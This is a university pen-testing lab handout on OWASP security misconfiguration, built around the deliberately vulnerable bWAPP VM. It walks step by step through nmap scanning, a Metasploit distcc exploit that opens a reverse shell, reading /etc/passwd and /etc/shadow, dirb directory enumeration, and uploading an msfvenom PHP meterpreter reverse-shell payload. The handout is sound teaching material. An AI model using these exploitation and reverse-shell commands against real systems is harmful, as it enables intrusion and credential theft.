*Web Application Pen-Testing*

*AY 2022/2023*

*Week 7.1 Practical*

*OWASP Top 10 - 2021*

*A05:2021-Security Misconfiguration*

*Arbitrary File Access (Samba)*

*Directory Listing*

*Unrestricted File Upload Due to Security Misconfiguration*

Document Version 2. Updated on 2nd Dec 2022

Changes made to this version compared to the previous version of this document

* Added Section 4: Directory Listing
* Added Section 5: Unrestricted File Upload Due to Security Misconfiguration

#### OWASP Top 10 – 2021 – Image

Diagram

Description automatically generated

*Table of Contents*

[1. A05:2021-Security Misconfiguration 3](#_Toc120859525)

[*1.1.* *Description* 3](#_Toc120859526)

[*1.2.* *Example Attack Scenarios* 3](#_Toc120859527)

[2. Setup 4](#_Toc120859528)

[*2.1.* *Start and Login to Kali Linux VM with Host-only enabled* 4](#_Toc120859530)

[*2.2.* *Start bee-box (bWAPP) VM* 5](#_Toc120859531)

[3. Arbitrary File Access (Samba) 6](#_Toc120859532)

[*3.1.* *Browse bWAPP website from Kali LInux* 6](#_Toc120859534)

[*3.2.* *Scanning: Probe open ports to determine service/version info using nmap tool* 8](#_Toc120859535)

[*3.3.* *Scanning: Samba OS Discovery using nmap tool* 9](#_Toc120859536)

[*3.4.* *Exploitation and Post Explotation using Metasploit* 10](#_Toc120859537)

[4. Directory Listing 15](#_Toc120859538)

[*4.1.* *Enumeration - Finding Directories and Files using dirb* 16](#_Toc120859540)

[*4.2.* *Exploitation* 17](#_Toc120859541)

[*4.3.* *Exploitation – Directory Listing using robots.txt* 21](#_Toc120859542)

[5. Unrestricted File Upload Due to Security Misconfiguration 22](#_Toc120859543)

[*5.1.* *Exploitation* 23](#_Toc120859545)

[*5.2.* *Post Exploitation* 26](#_Toc120859546)

# A05:2021-Security Misconfiguration

A05:2021-Security Misconfiguration moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration, with an average incidence rate of 4.5%, and over 208k occurrences of CWEs mapped to this risk category. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for A4:2017-XML External Entities (XXE) is now part of this risk category.

## *Description*

The application might be vulnerable if the application is:

* Missing appropriate security hardening across any part of the application stack or improperly configured permissions on cloud services.
* Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
* Default accounts and their passwords are still enabled and unchanged.
* Error handling reveals stack traces or other overly informative error messages to users.
* For upgraded systems, the latest security features are disabled or not configured securely.
* The security settings in the application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc., are not set to secure values.
* The server does not send security headers or directives, or they are not set to secure values.
* The software is out of date or vulnerable (see A06:2021-Vulnerable and Outdated Components).
* Without a concerted, repeatable application security configuration process, systems are at a higher risk.

## *Example Attack Scenarios*

Scenario #1: The application server comes with sample applications not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. Suppose one of these applications is the admin console, and default accounts weren't changed. In that case, the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a severe access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g., stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

[Source: <https://owasp.org/Top10/A05_2021-Security_Misconfiguration/>]

# Arbitrary File Access (Samba)

A Samba file server enables file sharing across different operating systems over a network. It lets you access your desktop files from a laptop and share files with Windows and macOS users. [Source: <https://ubuntu.com/tutorials/install-and-configure-samba#1-overview>]

Samba is a suite of applications that implements the Server Message Block (SMB) protocol. Many operating systems, including Microsoft Windows, use the SMB protocol for client-server networking. Samba enables Linux / Unix machines to communicate with Windows machines in a network.

Samba is open-source software. Originally, Samba was developed in 1991 for fast and secure file and print share for all clients using the SMB protocol. Since then it has evolved and added more capabilities. Today Samba provides a suite of applications enabling seamless networking and interoperability between \*nix and Windows. [Source: <https://www.redhat.com/sysadmin/getting-started-samba>]



## *Browse bWAPP website from Kali LInux*

Type the following into the address bar of the Kali Linux Web Browser and hit enter:

http://bWAPP\_IP

We see a list of links. In this practical exercise we will **focus on “bWAPP” website**. Click on “bWAPP”.

Graphical user interface, text, website

Description automatically generated

Login: bee & Password: bug 🡪 Click “Login”


A screenshot of a computer

Description automatically generated with medium confidence

Under “Choose your bug”: Select “Arbitrary File Access (Samba)” 🡪 Click the button “Hack”

A screenshot of a computer

Description automatically generated



## *Scanning: Probe open ports to determine service/version info using nmap tool*

Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo nmap -h

Text

Description automatically generated

Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo nmap **-sV** -Pn -T4 -p- 192.168.184.137

* -sV: Probe open ports to determine service/version info
* -Pn: Treat all hosts as online -- skip host discovery
* -T<0-5>: Set timing template (higher is faster)
* -p <port ranges>: Only scan specified ports
* bWAPP\_IP: bWAPP VM IP Address

In the output below we can identify ports 139, and 445 are open and are running the service Samba with version smbd 3.X – 4.X. Port 3632 is running distccd. distcc was originally created to accelerate samba builds. distccd is the server for the distcc distributed compiler. It accepts and runs compilation jobs for network clients.

Text

Description automatically generated

## *Scanning: Samba OS Discovery using nmap tool*

Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo nmap -O -A -Pn -T4 -p139,445,3632 192.168.184.133

* -O: Enable OS detection
* -A: Enable OS detection, version detection, script scanning, and traceroute
* -Pn: Treat all hosts as online -- skip host discovery
* -T<0-5>: Set timing template (higher is faster)
* -p <port ranges>: Only scan specified ports
* bWAPP\_IP: bWAPP VM IP Address

In the output below we can identify smb-os-discovery as Unix (Samba 3.0.28a). We will use this information to select the right Metasploit Exploit Module in the next step.

Text

Description automatically generated

## *Exploitation and Post Explotation using Metasploit*

#### Launch Metasploit

The Metasploit Framework is an open-source platform that supports vulnerability research, exploit development, and the creation of custom security tools.

Metasploit uses postgresql, therefore make sure it is started. Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo service postgresql start

Text

Description automatically generated

To initiate the Metasploit database, type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo msfdb init

2 possible outputs depending on whether the Database is already started or not.

Text

Description automatically generated OR

Text

Description automatically generated

Launch Metasploit, type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo msfconsole

Text

Description automatically generated

Check if Metasploit has connected to the database successfully. Type the following command into the msf command line and press Enter:

db\_status

Text

Description automatically generated

#### Search and Use Auxiliary / Exploits Modules related to Samba in Metasploit

There are over 25 such modules already made available in Metasploit for you to use.

* Exploit Module - An exploit module executes a sequence of commands to target a specific vulnerability found in a system or application. An exploit module takes advantage of a vulnerability to provide access to the target system. Exploit modules include buffer overflow, code injection, and web application exploits.
* Auxiliary Module - An auxiliary module does not execute a payload. It can be used to perform arbitrary actions that may not be directly related to exploitation. Examples of auxiliary modules include scanners, fuzzers, and denial of service attacks.

[Sources: <https://docs.rapid7.com/metasploit/msf-overview/>

<https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>]

Type the following command into the msf command line and press Enter:

search samba

Graphical user interface, text

Description automatically generated

We will use the exploit module that is related to Unix as we identified in 3.3 that smb-os-discovery as Unix (Samba 3.0.28a). Here we have 2 exploit modules, since we are not using Citrix Access Gateway, we will ignore that exploit module, instead we will use: exploit/unix/misc/distcc\_exec

Type the following command into the msf command line and press Enter:

use exploit/unix/misc/distcc\_exec

Text

Description automatically generated

Know all options available to configure this Metasploit module. Type the following commands into the msf command line and press Enter:

show options

Text

Description automatically generated

show payloads

Graphical user interface, text

Description automatically generated

The above provides a list of options and payloads that need to be set for this module. We will set the following one after the other:

* PAYLOAD: Manually selecting a payload. Here, we will use: payload/cmd/unix/reverse which offers Unix Command Shell, Double Reverse TCP (telnet)
  + Type the following command into the msf command line and press Enter:
  + set PAYLOAD payload/cmd/unix/reverse
* LHOST: Sets the local machine (here, it the KALI\_IP address)
  + Type the following command into the msf command line (replace KALI\_IP with your Kali LInux VM’s IP address) and press Enter:
  + set LHOST KALI\_IP
* RHOSTS: Sets the target machine (here, the bWAPP\_IP address)
  + Type the following command into the msf command line (replace bWAPP\_IP with your bWAPP VM’s IP address) and press Enter:
  + set RHOSTS bWAPP\_IP
* Review all the setting by typing the following commands into the msf command line and press Enter:
  + show options

Text

Description automatically generated

All the options have successfully been set. Type the following command into the msf command line to execute the auxiliary module.


exploit


You will notice: Command shell session is opened. You can now issue OS commands and even try to overwrite files and deface this page.


Text

Description automatically generated

Type the following commands one after the other and review the output.

* whoami
* pwd
* cat /etc/passwd
  + [The /etc/passwd file is used to keep track of every registered user that has access to a system.]
* hostname
* cat /etc/shadow
  + [/etc/shadow, is a system file in Linux that stores encrypted user passwords and is accessible only to the root user, preventing unauthorized users or malicious actors from breaking into the system. ]





# Directory Listing

Web servers can be configured to automatically list the contents of directories that do not have an index page present. This can aid an attacker by enabling them to quickly identify the resources at a given path and proceed directly to analyzing and attacking those resources. It particularly increases the exposure of sensitive files within the directory that are not intended to be accessible to users, such as temporary files and crash dumps. Any sensitive resources within the web root should in any case be properly access-controlled, and should not be accessible by an unauthorized party who happens to know or guess the URL. Even when directory listings are disabled, an attacker may guess the location of sensitive files using automated tools.

Remediation: Directory listing

There is not usually any good reason to provide directory listings, and disabling them may place additional hurdles in the path of an attacker. This can normally be achieved in two ways:

* Configure your web server to prevent directory listings for all paths beneath the web root;
* Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.

[Source: <https://portswigger.net/kb/issues/00600100_directory-listing>]



## *Enumeration - Finding Directories and Files using dirb*

#### Enumerating http://bWAPP\_IP/bWAPP/ Directories, Files, and Pages

Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo dirb http://bWAPP\_IP/bWAPP/ -N 302

* -N <nf\_code>: Ignore responses with this HTTP code.

In the output below, among many that DIRB displayed to us, we can notice interesting Directories (highlighted in yellow), on which we can attempt Directory Listing attack, we also notice a robots.txt file, we can explore whether robots.txt file can lead us to other directories on which we can attempt Directory Listing.

• DIRECTORY: http:// OWASPBWAP\_IP/wordpress/wp-admin/

• <http://OWASPBWAP_IP/wordpress/wp-login>

Text

Description automatically generated

## *Exploitation*

You can now copy and paste the highlighted directory paths from the DRIB output into the Kali Linux Web Browser and check whether they are vulnerable to Directory Listing.

<http://192.168.37.130/bWAPP/admin/> is **not vulnerable to Directory Listing**, since it does have an index.php page which is being displayed as shown below. However, it does leak credentials in the last row.

Graphical user interface, website

Description automatically generated

<http://192.168.37.130/bWAPP/apps/> is **vulnerable to Directory Listing**.

Graphical user interface, text, application, email


Description automatically generated

<http://192.168.37.130/bWAPP/db/> is **vulnerable to Directory Listing**.

Graphical user interface, text, application

Description automatically generated

You can even download the .sqlite file, open it, and explore through the sensitive database structure.



<http://192.168.37.130/bWAPP/documents/> is **vulnerable to Directory Listing**. You can open the .pdf files and explore through their content.

Graphical user interface, text, email

Description automatically generated

<http://192.168.37.130/bWAPP/fonts/> is **vulnerable to Directory Listing**.

Graphical user interface, text

Description automatically generated with medium confidence

http://192.168.37.130/bWAPP/images/ is **vulnerable to Directory Listing**. You can click and view some of these images.

Graphical user interface, table

Description automatically generated with medium confidence

<http://192.168.37.130/bWAPP/js/> is **vulnerable to Directory Listing**. You can open and explore the script in these JavaScript files.

Text

Description automatically generated

http://192.168.37.130/bWAPP/passwords/ is **vulnerable to Directory Listing**. You can click and explore the heroes.xml file, inside which you will notice the login and passwords details of users of this website.

Text

Description automatically generated

Text

Description automatically generated

## *Exploitation – Directory Listing using robots.txt*

In the output of the DIRB tool above, we also noticed the existence of robots.txt file.

<http://192.168.37.130/bWAPP/robots.txt>

Text

Description automatically generated

What is a robots.txt file

A Web crawler, sometimes called a spider or spiderbot and often shortened to crawler, is an Internet bot that systematically browses the World Wide Web and that is typically operated by search engines for the purpose of Web indexing (web spidering). Web search engines (e.g., Google) and some other websites use Web crawling or spidering software to update their web content or indices of other sites' web content. Web crawlers copy pages for processing by a search engine, which indexes the downloaded pages so that users can search more efficiently.

[Source: <https://en.wikipedia.org/wiki/Web_crawler>]

If you don't want crawlers to access sections of your site, you can create a robots.txt file with appropriate rules. A robots.txt file is a simple text file containing rules about which crawlers may access which parts of a site. A site can have only one robots.txt file. The robots.txt file must be located at the root of the website host to which it applies. For instance, to control crawling on all URLs below https://www.example.com/, the robots.txt file must be located at https://www.example.com/robots.txt.

User-agent: identifies which crawler the rules apply to. Allow: a URL path that may be crawled. Disallow: a URL path that may not be crawled.

[Source: <https://developers.google.com/search/docs/crawling-indexing/robots/create-robots-txt>]

You can observe that the listings inside the robots.txt file can also be used to test for Directory Listing and other possible vulnerabilities.

Text

Description automatically generated

# Unrestricted File Upload Due to Security Misconfiguration

Under Choose your bug, navigate to “Old, Backup & Unreferenced Files” and click “Hack”

Graphical user interface, website

Description automatically generated

Web Administrators might sometimes retain old, backup, and unreferenced files on the web server instead of removing them entirely. They may also come up with insecure ways of obfuscating these file names under the wrong impression that they will not be discovered or accessed by users of the website. Such files will only widen the attack surface and allow hackers to cause serious damage, such as successfully establishing a reverse shell on the target Server OS.

In this particular case, it is clearly visible that the web administrator has obfuscated the file names by replacing letter o with number 0.

Graphical user interface, website

Description automatically generated



## *Exploitation*

Therefore, let us now explore the page:

backd00r.php 🡪 192.168.37.130/bWAPP/backdoor.php

We notice that this is a file uploader page. We can attempt to test for Unrestricted File Upload vulnerability.

Graphical user interface, text, application

Description automatically generated

We will use msfvenom to create a PHP Reverse Shell payload: upload.php. Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.37.129 LPORT=6789 -f raw > /home/kali/Desktop/upload.php

* LHOST= must be replaced with your KALI\_IP address

Give msfvenom a few seconds, you should see that upload.php file is created on your Desktop

Text

Description automatically generated

You may open the upload.php on the Desktop using any editor such as mousepad and review its content. It would have all the necessary code needed to establish a meterpreter reverse shell connection with your Kali Linux.

Now we will setup a msf meterpreter reverse shell listener on our Kali Linux

Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

Msfconsole

Graphical user interface, chart

Description automatically generated

Type the following command into the msf command line and press Enter:

use exploit/multi/handler

Text

Description automatically generated

Type the following command into the msf command line and press Enter:

set payload php/meterpreter/reverse\_tcp



Type the following command into the msf command line and press Enter:

set LHOST KALI\_IP



Type the following command into the msf command line and press Enter:

set LPORT 6789



Type the following command into the msf command line and press Enter to start the meterpreter reverse shell listener:

run

Graphical user interface, text

Description automatically generated

Now it is time to upload our upload.php into the http://192.168.37.130/bWAPP/backdoor.php. Click “Browse”, select “upload.php” from the Desktop, take note of the location where our upload.php file would be saved inside the “images” folder, and click “upload”.

A screenshot of a computer

Description automatically generated


Graphical user interface, text, application

Description automatically generated

Now let us browse to our upload.php page: the http://192.168.37.130/bWAPP/images/upload.php, this action must be taken in order to trigger the code inside our upload.php page, only after which will the meterpreter reverse shell connection between our Kali Linux and bWAPP Server will be established.

Graphical user interface, application

Description automatically generated



## *Post Exploitation*

Now you can do a lot of post-exploitation attacks using meterpreter terminal, for you to research and explore. You may type in the following commands at the meterpreter terminal: getuid, sysinfo, pwd, and ls.

Text

Description automatically generated

Graphical user interface, text

Description automatically generated